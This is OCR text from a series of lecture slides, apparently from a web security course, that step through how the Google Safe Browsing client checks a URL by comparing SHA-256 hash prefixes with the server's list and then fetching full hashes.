

Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Is example.com safe?
sha256('example.com') → 'abcdef012345...'
Hash prefix list
Is 'abcdef' prefix present?
Client
Yes
Google Safe Browsing Server
Get unsafe hashes for prefix 'abcdef'
101 Feross Aboukhadijeh


Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Is example.com safe?
sha256('example.com') → 'abcdef012345...'
Hash prefix list
Is 'abcdef' prefix present?
Client
Yes
Google Safe Browsing Server
Get unsafe hashes for prefix 'abcdef'
['abcdef000...', 'abcdef111...']



Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Is example.com safe?
sha256('example.com') → 'abcdef012345...'
Hash prefix list
Google Safe Browsing Server
Is 'abcdef' prefix present?
Client
Yes
Get unsafe hashes for prefix 'abcdef'
['abcdef000...', 'abcdef111...']
Hashes for prefix 'abcdef'



Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Is example.com safe?
sha256('example.com') → 'abcdef012345...'
Hash prefix list
Google Safe Browsing Server
Is 'abcdef' prefix present?
Client
Yes
Get unsafe hashes for prefix 'abcdef'
['abcdef000...', 'abcdef111...']
Is 'abcdef012345...' present?
Hashes for prefix 'abcdef'

